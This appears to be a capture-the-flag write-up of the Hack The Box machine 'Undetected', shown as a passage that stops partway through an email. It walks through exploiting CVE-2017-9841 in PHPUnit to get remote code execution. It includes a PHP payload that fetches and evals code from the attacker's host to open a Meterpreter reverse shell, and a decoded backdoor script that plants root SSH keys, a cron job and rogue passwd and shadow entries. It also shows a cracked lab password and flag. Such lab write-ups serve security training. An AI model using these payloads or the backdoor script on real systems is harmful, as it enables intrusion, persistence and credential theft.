
Undetected



InfoGathering

IP: 10.129.133.105

```
# Command Executed
db_nmap -sC -sV -O -A -oN nmap.results -p22,80 10.129.133.105
```

SCOPE

```
Hosts
=====

address         mac  name  os_name  os_flavor  os_sp  purpose  info  comments
-------         ---  ----  -------  ---------  -----  -------  ----  --------
10.129.133.105            Linux               4.X    server
```

SERVICES

```
Services
========

host            port  proto  name  state  info
----            ----  -----  ----  -----  ----
10.129.133.105  22    tcp    ssh   open   OpenSSH 8.2 protocol 2.0
10.129.133.105  80    tcp    http  open   Apache httpd 2.4.41 (Ubuntu)
```

SSH

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2 (protocol 2.0)
| ssh-hostkey:
|   3072 be:66:06:dd:20:77:ef:98:7f:6e:73:4a:98:a5:d8:f0 (RSA)
|   256 1f:a2:09:72:70:68:f4:58:ed:1f:6c:49:7d:e2:13:39 (ECDSA)
|_  256 70:15:39:94:c2:cd:64:cb:b2:3b:d1:3e:f6:09:44:e8 (ED25519)
```

HTTP


```
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Diana's Jewelry
|_http-server-header: Apache/2.4.41 (Ubuntu)
```

I visited the website. When I clicked the store link it forwarded me from the IP address to a subdomain of http://store.djewelry.htb/
I added those names to my /etc/hosts files

```
# Command Executed
vi /etc/hosts
# Added below line
10.129.133.105  djewelry.htb store.djewelry.htb
```


I was then able to view the store page store.djewelry.htb
This shows a place for logins and accounts

SCREENSHOT EVIDENCE



I click the "**Accounts**" and "**Logins**" links which return a notice informing me there is a site migration going on


SCREENSHOT EVIDENCE



I fuzzed for more possible subdomains but did not find any new results
I found a directory that was not showing up in Burp by fuzzing the site


```
# Command Executed
ffuf -w /usr/share/seclists/Discovery/Web-Content/raft-small-directories-lowercase.txt -u http://
store.djewelry.htb/FUZZ
```

SCREENSHOT EVIDENCE



Inside that directory I found a program PHPUnit that is out of date. (From 2016)
The version being used appears to be **[5.6.2] - 2016-10-25**
LINK: http://store.djewelry.htb/vendor/phpunit/phpunit/ChangeLog-5.6.md

SCREENSHOT EVIDENCE



Through a Google search I was able to find a possible exploit **CVE-2017-9841** which allows an attacker to execute arbitrary PHP code
REFERENCE: https://nvd.nist.gov/vuln/detail/CVE-2017-9841

Gaining Access

According to CVE 2017-9841 I need to visit the link
LINK: http://store.djewelry.htb/vendor/phpunit/phpunit/src/Util/PHP/eval-stdin.php

I visited the above URL and caught the request in Burpsuite and added the below line to my GET request. I also sent the capture to Burps repeater for future usage
<?=phpinfo()?>

SCREENSHOT EVIDENCE

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer

Intercept HTTP history WebSockets history Options

Request to http://store.djewelry.htb:80 [10.129.133.105]

Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex \n

```
1  GET /vendor/phpunit/phpunit/src/Util/PHP/eval-stdin.php HTTP/1.1
2  Host: store.djewelry.htb
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Connection: close
8  Upgrade-Insecure-Requests: 1
9  Cache-Control: max-age=0
10
11 <?=phpinfo()?>
```

I forwarded the request which returned the PHP info page proving the exploit is going to work

SCREENSHOT EVIDENCE

PHP 7.4.3 - phpinfo()

store.djewelry.htb/vendor/phpunit/phpunit/src/Util/PHP/eval-stdin.php

ali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec


PHP Version 7.4.3

System	Linux production 5.4.0-96-generic #109-Ubuntu SMI
Build Date	Nov 25 2021 23:16:22
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.4/apache2
Loaded Configuration File	/etc/php/7.4/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/7.4/apache2/conf.d
Additional .ini files parsed	/etc/php/7.4/apache2/conf.d/10-opcache.ini, /etc/ph /7.4/apache2/conf.d/15-xml.ini, /etc/php/7.4/apache /conf.d/20-ctype.ini, /etc/php/7.4/apache2/conf.d/20

In Burp repeater I modified the line I added to try and execute a bash command. This was also successful

<?php system("id")?>

SCREENSHOT EVIDENCE



I used Metasploit to web_delivery to generate a Meterpreter payload and gain a shell
I first started my listener and generated the payload


```
# MSF Commands
use exploit/multi/script/web_delivery
set target PHP
set SRVPORT 9000
set SRVHOST 10.10.14.62
set LPORT 1337
set LHOST 10.10.14.62
set payload payload/php/meterpreter/reverse_tcp
run -j
```

I added the payload to my burp request using the below format

```
<?php system("php -d allow_url_fopen=true -r \"eval(file_get_contents('http://10.10.14.62:9000/xecvkw7T2VJM', false, stream_context_create(['ssl'=>['verify_peer'=>false,'verify_peer_name'=>false]])));\"") ?>
```

I forwarded the Burp request and obtained a Meterpeter Shell

SCREENSHOT EVIDENCE



When looking at possible users to escalate privileges to I discovered there are 2 accoutns for the steven user

```
# Commands Executed
ls /home
grep bash /etc/passwd
```

SCREENSHOT EVIDENCE

```
msf6 exploit(multi/script/web_delivery) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > shell
Process 2104 created.
Channel 0 created.
python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@production:/var/www/store/vendor/phpunit/phpunit/src/Util/PHP$ ls /home
<store/vendor/phpunit/phpunit/src/Util/PHP$ ls /home
steven
www-data@production:/var/www/store/vendor/phpunit/phpunit/src/Util/PHP$ grep bash /etc/passwd
<phpunit/phpunit/src/Util/PHP$ grep bash /etc/passwd
root:x:0:0:root:/root:/bin/bash
steven:x:1000:1000:Steven Wright:/home/steven:/bin/bash
steven1:x:1000:1000:,,,:/home/steven:/bin/bash
www-data@production:/var/www/store/vendor/phpunit/phpunit/src/Util/PHP$
[HTB] 0:openvpn  1:msf* 2:zsh-
```

I searched for files that www-data user has execute access too which returned a result in the /var/backups directory which typically has restrictive permissions
FOUND: /var/backups/info

```
# Command Executed
find / -type f -executable 2>/dev/null
```

SCREENSHOT EVIDENCE

```
www-data@production:/var/backups$ find /var -type f -executable 2>/dev/null
find /var -type f -executable 2>/dev/null
/var/www/store/vendor/phpunit/phpunit/phpunit
/var/www/store/vendor/sebastian/resource-operations/build/generate.php
/var/backups/info
/var/lib/dpkg/info/php7.4-xml.prerm
/var/lib/dpkg/info/gawk.postinst
```

I look more into the file and its contents

```
# Get file type
file /var/backups/info
# RESULTS
info: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=0dc004db7476356e9ed477835e583c68f1d2493a, for GNU/Linux 3.2.0, not stripped
```

```
# View file contents
cat /var/backup/info
```

Reading the file showed a lot of gibberish but a possible command for bash, a proc process directory and a mention of creds.

SCREENSHOT EVIDENCE

```
HH=H@H`
HH=|H?HBHH=yH=-QH=wH=H?HBHhH=H59H=H=!H=Y7AWL=;AVIAUIATAUH-;SL)HtLLDAHH9u[]A\A]A^A_[-] se
OCK_DGRAM)[-] klogctl(SYSLOG_ACTION_SIZE_BUFFER)[-] klogctl(SYSLOG_ACTION_READ_ALL)Freei
ffff/bin/bash-c776765742074656d7066696c65732e78797a2f617574686f72697a65645f6b657973202d4
3686d6f6420373535202f7661722f6c69622f2e6d61696e3b206563686f20222a2033202a202a202a20726f6
1303030207b73797374656d28226563686f2022243122313a5c24365c247a5337796b4866464d67336159687
d30522f424c6441436f513054396e2f3a31383831333a303a39393939393a373a3a3a203e3e202f6574632f7
8226563686f2022243122202224332220222436222022243722203e2075736572732e74787422297d27202f6
f75703a2467726f75703a2c2c2c3a24686f6d653a247368656c6c22203e3e202f6574632f7061737377643b2
0t ^_^[-] unshare(CLONE_NEWUSER)deny/proc/self/setgroups[-] write_file(/proc/self/set_gr
/proc/self/uid_map[-] write_file(/proc/self/uid_map)/proc/self/gid_map[-] write_file(/pr
enabled, getting kernel addr[.] done, kernel text:   %lx
[.] commit_creds:        %lx
[.] prepare_kernel_cred: %lx
[.] native_write_cr4:    %lx
[.] padding heap[.] done, heap is padded[.] SMEP & SMAP bypass enabled, turning them off
[.] done, should be root now8uxha<8X@xc+G8a\|9<PXzRx
                                                  Rx
                                                   FJ
                                                     ?;*3$"\AC
```

I translated the string of hexadecimal characters in the binary which returned the below results

```
# Command Executed
echo
'776765742074656d7066696c65732e78797a2f617574686f72697a65645f6b657973202d4f202f726f6f742f2e7373682f6175746
86f72697a65645f6b6579733b2077676574207465 6d7066696c65732e78797a2f2e6d61696e202d4f202f7661722f6c69622f2e6d6
1696e3b2063686d6f6420373535202f7661722f6c69622f2e6d61696e3b206563686f20222a2033202a202a202a20726f6f74202f7
661722f6c69622f2e6d61696e22203e3e202f6574632f63726f6e7461623b2061776b202d46223a2220272437203d3d20222f62696
e2f626173682220262620243320 3e3d2031303030207b73797374656d28226563686f2022243122313a5c24365c247a5337796b486
6464d673361596874345c2431495572685a616e5275445a6866316f49646e6f4f76586f6f6c4b6d6c77626b656742586b2e5674476
73738654c3757424d364f724e7447625a784b427450753855666d39684d30522f424c6441436f513054396e2f3a31383831333a303
a39393939393a373a3a3a203e3e202f6574632f736861646f7722297d27202f6574632f7061737377643b2061776b202d46223a222
0272437203d3d20222f62696e2f626173682220262620243320 3e3d2031303030207b73797374656d28226563686f2022243122202
2243322202224362220222437222 03e2075736572732e74787422297d27202f6574632f7061737377643b207768696c65207265616
4202d722075736572206772 6f757020686f6d65207368656c6c205f3b20646f206563686f2022247573657222231223a783a2467726
f75703a2467726f75703a2c2c2c3a24686f6d653a247368656c6c22203e3e202f6574632f7061737377643b20646f6e65203c20757
36572732e7478743b20726d2075736572732e7478743b' | xxd -r -p

# RESULTS
wget tempfiles.xyz/authorized_keys -O /root/.ssh/authorized_keys; wget tempfiles.xyz/.main -O /var/
lib/.main; chmod 755 /var/lib/.main; echo "* 3 * * * root /var/lib/.main" >> /etc/crontab; awk -F":" '$7
== "/bin/bash" && $3 >= 1000 {system("echo "$1"1:\$6\$zS7ykHfFMg3aYht4\
$1IUrhZanRuDZhf1oIdnoOvXoolKmlwbkegBXk.VtGg78eL7WBM6OrNtGbZxKBtPu8Ufm9hM0R/BLdACoQ0T9n/:
18813:0:99999:7::: >> /etc/shadow")}' /etc/passwd; awk -F":" '$7 == "/bin/bash" && $3 >= 1000
{system("echo "$1" "$3" "$6" "$7" > users.txt")}' /etc/passwd; while read -r user group home shell _; do
echo "$user"1":x:$group:$group:,,,:$home:$shell" >> /etc/passwd; done < users.txt; rm users.txt;
```

I grabbed the password hash from the above results and was able to crack it with John

USER: steven1

PASS: ihatehackers

```
# Commands Executed
echo "steven$1"1:\$6\$zS7ykHfFMg3aYht4\
$1IUrhZanRuDZhf1oIdnoOvXoolKmlwbkegBXk.VtGg78eL7WBM6OrNtGbZxKBtPu8Ufm9hM0R/BLdACoQ0T9n/:18813:0:99999:7:::
> shadowfile

john --format=sha512crypt --wordlist=/usr/share/wordlists/rockyou.txt shadowfile
```

SCREENSHOT EVIDENCE

```
┌──(root㉿kali)-[~/HTB/Boxes/Undetected]
└─# john --format=sha512crypt --wordlist=/usr/share/wordlists/rockyou.txt shadowfile
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 AVX 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
ihatehackers     (steven1)
1g 0:00:00:19 DONE (2022-04-23 17:08) 0.05040g/s 4490p/s 4490c/s 4490C/s littlebrat..halo03
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

I used the discovered credential to SSH into the machine and get the user flag

```
# Command Executed
ssh steven1@djewelry.htb
Password: ihatehackers
cat ~/user.txt
# RESULTS
05f9083bd7f42a8fdc10ef07991a9e1c
```

SCREENSHOT EVIDENCE

```
┌──(root㉿kali)-[~/HTB/Boxes/Undetected]
└─# ssh steven1@djewelry.htb
The authenticity of host 'djewelry.htb (10.129.133.105)' can't be established.
ED25519 key fingerprint is SHA256:nlNVR+zv5C+jYiWJYQ8BwBjs3pDuXfYSUK17IcTTvTs.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'djewelry.htb' (ED25519) to the list of known hosts.
steven1@djewelry.htb's password:
steven@production:~$ id
uid=1000(steven) gid=1000(steven) groups=1000(steven)
steven@production:~$ hostname
production
steven@production:~$ hostname -I
10.129.133.105 dead:beef::250:56ff:feb9:eab
steven@production:~$ cat ~/user.txt
05f9083bd7f42a8fdc10ef07991a9e1c
steven@production:~$
[HTB] 0:openvpn  1:msf* 2:zsh-
```

USER FLAG: 05f9083bd7f42a8fdc10ef07991a9e1c

PrivEsc

In my enumeration I discovered an interesting email in /var/mail/steven

```
# Command Executed
cat /var/mail/steven
```

SCREENSHOT EVIDENCE

If for any reason you need access to the database or web application code, get in touch with Mark and he

```
steven@production:/var/mail$ cat steven
From root@production  Sun, 25 Jul 2021 10:31:12 GMT
Return-Path: <root@production>
Received: from production (localhost [127.0.0.1])
        by production (8.15.2/8.15.2/Debian-18) with ESMTP id 80FAcdZ171847
        for <steven@production>; Sun, 25 Jul 2021 10:31:12 GMT
Received: (from root@localhost)
        by production (8.15.2/8.15.2/Submit) id 80FAcdZ171847;
        Sun, 25 Jul 2021 10:31:12 GMT
